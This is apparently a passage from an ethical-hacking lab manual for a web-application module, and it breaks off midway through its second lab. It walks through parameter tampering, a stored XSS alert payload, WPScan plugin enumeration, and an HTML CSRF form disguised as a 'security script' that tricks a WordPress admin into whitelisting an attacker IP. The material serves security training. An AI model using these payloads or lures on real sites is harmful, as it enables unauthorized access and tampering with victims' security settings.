Hacking Web Applications

Module 14

Hacking Web Applications

Hacking web applications refers to gaining unauthorized access to a website or its associated data.

Lab Scenario

A web application is a software application running on a web browser that allows a web user to submit and retrieve data to and from a database over the Internet or an intranet. The term is also sometimes used to refer to a computer software application, coded in a browser-supported programming language (such as JavaScript, combined with a browser-rendered markup language like HTML), and reliant on a common web browser to render the application executable.

Web applications are popular because of the ubiquity of web browsers and the convenience of using them as a client. The ability to update and maintain web applications without distributing and installing software on potentially thousands of client computers is a key reason for their popularity, as is the inherent support for cross-platform compatibility. Common web applications include webmail, online retail sales, online auctions, wikis, and many others. With the wide adoption of web applications as a cost-effective channel for communication and information exchange, they have also become a major attack vector for gaining access to organizations' information systems. Web application hacking is the exploitation of applications via HTTP, by manipulating the application logics via an application's graphical web interface, tampering with the Uniform Resource Identifier (URI) or HTTP elements not contained in the URI. Methods for hacking web applications are SQL injection attacks, cross-site scripting (XSS), cross-site request forgeries (CSRF), insecure communications, and others.

In the last module, you acted as an attacker and assessed the security of a web server platform. Now, you will move to the next, and most important, stage of security assessment. As an expert Ethical Hacker and Pen Tester, you need to first test web applications for cross-site scripting vulnerabilities, cookie hijacking, command injection attacks, and then secure web applications from such attacks. The labs in this module will give you hands-on experience of various web application attacks to help you audit web application security in your organization.

Lab Objectives

The objective of this lab is to provide expert knowledge of web application vulnerabilities and attacks, such as:

- Parameter tampering
- Cross-Site Scripting (XSS)
- Stored XSS
- Username and Password Enumeration
- Exploiting WordPress Plugin Vulnerabilities
- Exploiting Remote Command Execution Vulnerability

- Web Application Auditing Framework
- Website Vulnerability Scanning

Lab Environment

To carry out this lab, you will need:

- A computer running Windows Server 2016
- Windows Server 2012 running as a virtual machine
- Windows 10 running as a virtual machine
- Kali Linux running as a virtual machine
- A web browser with an Internet connection

Lab Duration

Time: 100 Minutes

Overview of Web Application

Web applications provide an interface between end users and web servers through a set of web pages generated at the server end or that contain script code to be executed dynamically in a client Web browser.

Lab Tasks

Recommended labs to assist you in web application are:

- Exploiting **Parameter Tampering** and **XSS** Vulnerabilities in Web Applications
- Performing **Cross-Site Request Forgery** (CSRF) Attack
- Enumerating and Hacking a Web Application using **WPScan** and **Metasploit**
- Exploiting **Remote Command Execution** Vulnerability to Compromise a Target Web Server
- Exploiting **File Upload** Vulnerability at Different Security Levels
- Website Vulnerability Scanning using **Acunetix WVS**
- Auditing Web Application Framework using **Vega**

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Lab 1

Exploiting Parameter Tampering and XSS Vulnerabilities in Web Applications

Though web applications enforce certain security policies, they are vulnerable to attacks such as SQL injection, cross-site scripting, and session hijacking.

Lab Scenario

According to OWASP, the web parameter tampering attack refers to the manipulation of parameters exchanged between client and server to modify application data, such as user credentials and permissions, the price and quantity of products, and so on. Usually, this information is stored in cookies, hidden form fields, or URL query strings, and is used to increase application functionality and control. Cross-site scripting allows an attacker to embed malicious JavaScript, VBScript, ActiveX, HTML, or Flash into a vulnerable dynamic page to trick the user into executing the script, so that the attacker can gather data.

Though implementing a strict application security routine, parameters, and input validation can minimize parameter tampering and XSS vulnerabilities, many websites and web applications are still vulnerable to these security threats.

Auditing web applications for parameter tampering and XSS is one of the first steps an attacker takes in attempting to compromise a web application's security. As an expert Ethical Hacker and Pen Tester, you should be aware of the different parameter tampering and XSS methods that can be employed by an attacker to hack web applications. In this lab, you will learn how to exploit parameter tampering and XSS vulnerabilities in web applications.

Lab Objectives

The objective of this lab is to help students learn how to test web applications for vulnerabilities.

In this lab, you will perform:

- Parameter tampering attacks
- Cross-site scripting (XSS or CSS)

Lab Environment

To carry out this lab, you will need:

- MovieScope website configured during the lab setup
- Windows Server 2016 running as website host machine
- Windows Server 2012 running as victim machine
- Windows 10 running as attacker machine
- Microsoft SQL Server 2017
- A web browser with an Internet connection

Lab Duration

Time: 15 Minutes

Overview of the Lab

This lab demonstrates how an attacker can easily exploit parameter tampering and XSS attack to access protected information and perform other malicious tasks.

Lab Tasks

Web parameter tampering attacks involve the manipulation of parameters exchanged between a client and a server to modify application data such as user credentials and permissions, prices, and product quantities.

In this lab, the machine hosting the website is Windows Server 2016, so make sure the machine is running throughout the lab; the machine used to perform the cross-site scripting attack is the Windows 10 virtual machine.

1. Log into the **Windows 10** virtual machine.
2. Launch a web browser (**Chrome**), type **http://www.moviescope.com** in the address bar, and press **Enter**.

3. MovieScope home/login page appears as shown in the screenshot. Assume that you are a **registered user** on the website, and log into it using the following credentials:

   Username: **john**

   Password: **test**




FIGURE 1.1: Logging in to the webpage

4. You are logged into the website. Click the **View Profile** tab at the right side of the page.




FIGURE 1.2: Viewing Profile in the logged in account

5. You will be redirected to the **profile** page, which displays the personal information of **john** (here, you).

6. You will observe that the value of **ID** in the address bar is **2**.




FIGURE 1.3: John's profile

7. Now, try to change the parameter to **id=1** in the address bar, and press **Enter**.
8. You get the profile for **sam** without having to perform any hacking techniques to explore the database.




FIGURE 1.4: Performing Parameter Tampering

9. Now, try the parameter **id=3** in the address bar, and press **Enter**.
10. You get the profile for **kety**. This way, you can attempt to change the id number and obtain user profile information.




FIGURE 1.5: Kety's Profile

11. This process of changing the **ID value** and getting the result is known as **parameter tampering**. **Web cross-site scripting** (XSS or CSS) attacks exploit vulnerabilities in **dynamically** generated web pages. This enables **malicious** attackers to inject client-side scripts into web pages viewed by other users.
12. Now, click the **Contacts** tab. Here you will be performing XSS attack.




FIGURE 1.6: Clicking Contacts tab

13. The **Contacts** page appears; enter your name (or any random name) in the **Name** field, enter the cross site script **<script>alert("You are hacked")</script>** in the **Comment** field, and click **Submit Comment**.

FIGURE 1.7: Performing Cross Site Scripting

14. On this page, you are **testing** for cross-site scripting vulnerability. Now, refresh the page and click **Contacts** tab again. As soon as you click the tab, a pop-up appears on the page displaying a message that **You are hacked**.

FIGURE 1.8: Cross Site scripting attack executed

15. You have successfully added a **malicious script** in this page. The comment with malicious link is **stored** on the server.
16. Log into **Windows Server 2012** virtual machine as a target.
17. Launch a web browser (**Mozilla Firefox**), type the URL **http://www.moviescope.com** in the address bar, and press **Enter**.

18. **MovieScope** home/login page appears. Assume that you are a registered user of the website and login to it using the following credentials:

    Username: **steve**

    Password: **test**




FIGURE 1.9: MovieScope home/login page

19. You are logged into the website as a legitimate user. Click the **Contacts** tab.




FIGURE 1.10: Clicking Contacts Tab

20. As soon as you click the **Contacts** tab, the cross-site script running on the backend server is executed, and a pop-up appears, stating, **This website has been hacked**.




FIGURE 1.11: XSS Attack successfully performed

21. Similarly, whenever a **user** attempts to visit the **Contacts** page, the **alert pops up** as soon as the web page is loaded.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab

2

Performing Cross-Site Request Forgery (CSRF) Attack

Cross-Site Request Forgery (CSRF) is an attack which enforces a user to run unknown activities on a web application in which they're currently logged in.

Lab Scenario

According to OWASP, CSRF is an attack that tricks the victim into submitting a malicious request. It inherits the identity and privileges of the victim to perform an undesired function on the victim's behalf. For most sites, browser requests automatically include any credentials associated with the site, such as the user's session cookie, IP address, Windows domain credentials, and so forth. Therefore, if the user is currently authenticated to the site, the site will have no way to distinguish between the forged request sent by the victim and a legitimate request sent by the victim.

CSRF attacks target functionality that causes a state change on the server, such as changing the victim's email address or password, or purchasing something. Forcing the victim to retrieve data doesn't benefit an attacker because the attacker doesn't receive the response, the victim does. As such, CSRF attacks target state-changing requests.

It's sometimes possible to store the CSRF attack on the vulnerable site itself. Such vulnerabilities are called "stored CSRF flaws". This can be accomplished by simply storing an IMG or IFRAME tag in a field that accepts HTML, or by a more complex cross-site scripting attack. If the attack can store a CSRF attack in the site, the severity of the attack is amplified. In particular, the likelihood is increased because the victim is more likely to view the page containing the attack than some random page on the Internet. The likelihood is also increased because the victim is sure to be authenticated to the site already.

Lab Objectives

The objective of this lab is to help students learn how to test web applications for vulnerabilities.

In this lab, you will perform:

- Performing CSRF attack

Lab Environment

To carry out this lab, you will need:

- Kali Linux Machine as an attacker
- Windows Server 2012 as victim

Lab Duration

Time: 10 Minutes

Overview of the Lab

CSRF attacks specifically target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

Lab Tasks

1. Log into the **Windows Server 2012** virtual machine.
2. Launch a browser, in this lab we are using chrome browser. To launch chrome browser, double-click **Google Chrome** shortcut icon on the desktop.

   Note: If you are using different browser then screenshots will differ.
3. Type **http://10.10.10.12:8080/CEH/wp-login.php**? in the address bar and press **Enter.**
4. CEH Demo Website page appears as shown in the screenshot.

5. Type the following credentials and click **Log In** as shown in the screenshot:
   a. Username: **admin**
   b. Password: **qwerty@123**




FIGURE 2.1: CEH WordPress Login Page

6. Assume that you have installed and configured **Firewall plugin** for this site, and here you wanted to check with the security configurations.
7. Hover your mouse cursor on **Plugins** and click **Installed Plugins** as shown in the screenshot.




FIGURE 2.2: Accessing Plugins

8. In the **Plugins** page observe that **Wordpress Firewall 2** is installed. To view configurations, click **Settings** as shown in the screenshot.




FIGURE 2.3: Wordpress Firewall 2 Settings

9. Scroll down to the **Whitelisted IPs** section, and observe that **10.10.10.12** IP is listed in the Whitelisted IPs list, which is the IP address of the Windows Server 2012 where the CEH Wordpress website is hosted.

10. Leave the logged in session running. Do not logout from the admin session of the wordpress site.




FIGURE 2.4: Wordpress Firewall 2 Whitelisted IPs

11. Login to **Kali Linux** machine with Username: **root** and Password: **toor**.

12. Assume that attacker is performing enumeration on the CEH wordpress website to identify the vulnerable plugins.

13. Launch a **Terminal** and type **wpscan -u http://10.10.10.12:8080/CEH –enumerate vp** and press **Enter**.

FIGURE 2.5: WPScan Enumerating Vulnerable Plugins

14. If **Do you want to update now?** prompt appears, type **N** and press **Enter**.




FIGURE 2.6: WPScan Update Prompt

15. **WPScan** starts to enumerating the vulnerable installed plugins in the CEH wordpress site.

16. This process will take approximately **6** minutes to complete the scan.




FIGURE 2.7: WPScan Enumerating Plugins Status

17. Once the WPScan completes the scan, and it lists out the vulnerable plugins present in the site as shown in the screenshot.

18. In this lab we are going to perform **CSRF** attack using **WordPress Firewall 2**.

19. Make a note of the **location** where the plugin is installed. Minimize or close the terminal window.




FIGURE 2.8: WPScan Found Vulnerable Plugins

20. Open a new text document, and type the following script in the document as shown in the screenshot.

```
<form method="POST" action="http://10.10.10.12:8080/CEH/wp-admin/options-general.php?page=wordpress-firewall-2%2Fwordpress-firewall-2.php">

<script>alert("As an Admin, To enable additional security to your Website. Click Submit")</script>

<input type="hidden" name="whitelisted_ip[]" value="10.10.10.11" >

<input type="hidden" name="set_whitelist_ip" value="Set Whitelisted IPs" class="button-secondary">

<input type="submit">

</form>
```




FIGURE 2.9: Writing a Script

21. Save the file. To save the file navigate to **File** and click **Save As** from the menu.

FIGURE 2.10: Saving the Script

22. **Save As** window appears, choose the desired location to save the file (here, **Desktop**), in the Name field type the name of the file as **Security_Script.html** and click **Save**.




FIGURE 2.11: Save As Window

23. The file is saved on the desktop as shown in the screenshot.
24. Now, the attacker will share this **malicious script** file using email, shared network drive and etc. and will lure the victim to open the file and execute the script.
25. In this lab we are going to share this file using shared network drive.

FIGURE 2.12: Script Saved on Desktop

26. Copy the **Security_Script.html** file and paste the file in the **CEH-Tools → CEHv10 Module 14 Hacking Web Applications** (shared network drive).

FIGURE 2.13: Sharing the Script

27. Switch to Windows Server 2012 machine and navigate to **CEH-Tools → CEHv10 Module 14 Hacking Web Applications** (shared network drive) and copy the **Security_Script.html file** and paste it on the **Desktop**.




FIGURE 2.14: Script File in Victim Machine

28. Right-click **Security_Script.html** file, hover your mouse cursor on **Open with** and then click **Google Chrome** as shown in the screenshot.

    Note: You should use same browser that is used in the step #5.

